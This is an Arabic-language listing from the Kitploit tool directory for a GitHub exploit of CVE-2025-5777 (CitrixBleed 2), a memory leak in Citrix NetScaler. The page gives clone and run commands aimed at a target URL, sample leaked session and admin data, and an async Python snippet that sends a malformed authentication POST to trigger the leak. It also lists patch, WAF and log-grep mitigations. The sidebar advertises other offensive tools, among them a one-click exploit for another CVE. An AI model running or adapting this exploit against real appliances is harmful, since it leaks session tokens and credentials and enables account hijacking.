
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2025-5777 — CVE-2025-5777 استغلال تسرب الذاكرة في Citrix NetScaler (CitrixBleed 2) | Kitploit

أدوات/GitHubGitHub/bughuntar/cve-2025-5777
تحليل الذاكرة الجنائيتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبجمع المعلوماتاختبار الاختراق
GitHubbughuntar/cve-2025-5777

CVE-2025-5777

CVE-2025-5777 استغلال تسرب الذاكرة في Citrix NetScaler (CitrixBleed 2)

عرض المستودع
30779منذ سنة واحدةتمت المراجعة من قبل Kitploit
مشاركة

CVE-2025-5777 - استغلال تسرب الذاكرة في Citrix NetScaler

Banner


📌 نظرة عامة

تعرض هذه الأداة CVE-2025-5777، وهي ثغرة حرجة في كشف الذاكرة بأجهزة Citrix NetScaler ADC/Gateway. يقوم الاستغلال بتسريب محتويات حساسة من الذاكرة عبر طلبات مصادقة مشوهة.

الميزات الرئيسية:
✔ كشف تسرب الذاكرة عبر تحليل استجابات XML

✔ تفريغ Hex+ASCII لمناطق الذاكرة المسربة
✔ صيغة طلبات متوافقة مع Burp Suite
✔ طلبات غير متزامنة لاختبار فعّال

🔍 إثبات المفهوم

1. الطلب القابل للاستغلال (Burp Suite)

Burp Request

2. الأداة أثناء التنفيذ

Tool Execution


⚡ بدء سريع

git clone https://github.com/bughuntar/CVE-2025-5777.git
cd CVE-2025-5777
pip install requests beautifulsoup4 aiohttp colorama
chmod +x citrix_memory_leak.py
python3 citrix_memory_leak.py https://target-netscaler.com

المخرجات المتوقعة:

+ [+] Memory leak detected!
--- Leaked Memory Hex Dump ---
00000000  73 65 73 73 69 6F 6E 3D 31 32 33 34 35 36 37 38  session=12345678
00000010  55 73 65 72 3A 20 61 64 6D 69 6E 00 00 00 00 00  User: admin.....

🛡️ التخفيف

الإجراءالأمر/المرجع
التصحيحنشرة Citrix الأمنية
قاعدة WAFBlock POST /p/u/doAuthentication.do with malformed params
الكشفgrep 'POST /p/u/doAuthentication.do' netscaler.log

📚 الموارد

  • سجل NVD
  • التحليل التقني

🖥️ أبرز أجزاء الكود

# Malformed request trigger
async def exploit(target):
    async with aiohttp.post(
        f"{target}/p/u/doAuthentication.do",
        data="login",  # Missing equals sign triggers leak
        ssl=False
    ) as response:
        await parse_leak(await response.read())

⚠️ إشعار قانوني

- This tool is for authorized testing ONLY.
- Unauthorized use violates international cybersecurity laws.

إخلاء المسؤولية الكامل: DISCLAIMER.md

المؤلف: Professor the Hunter

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    429
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    275

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





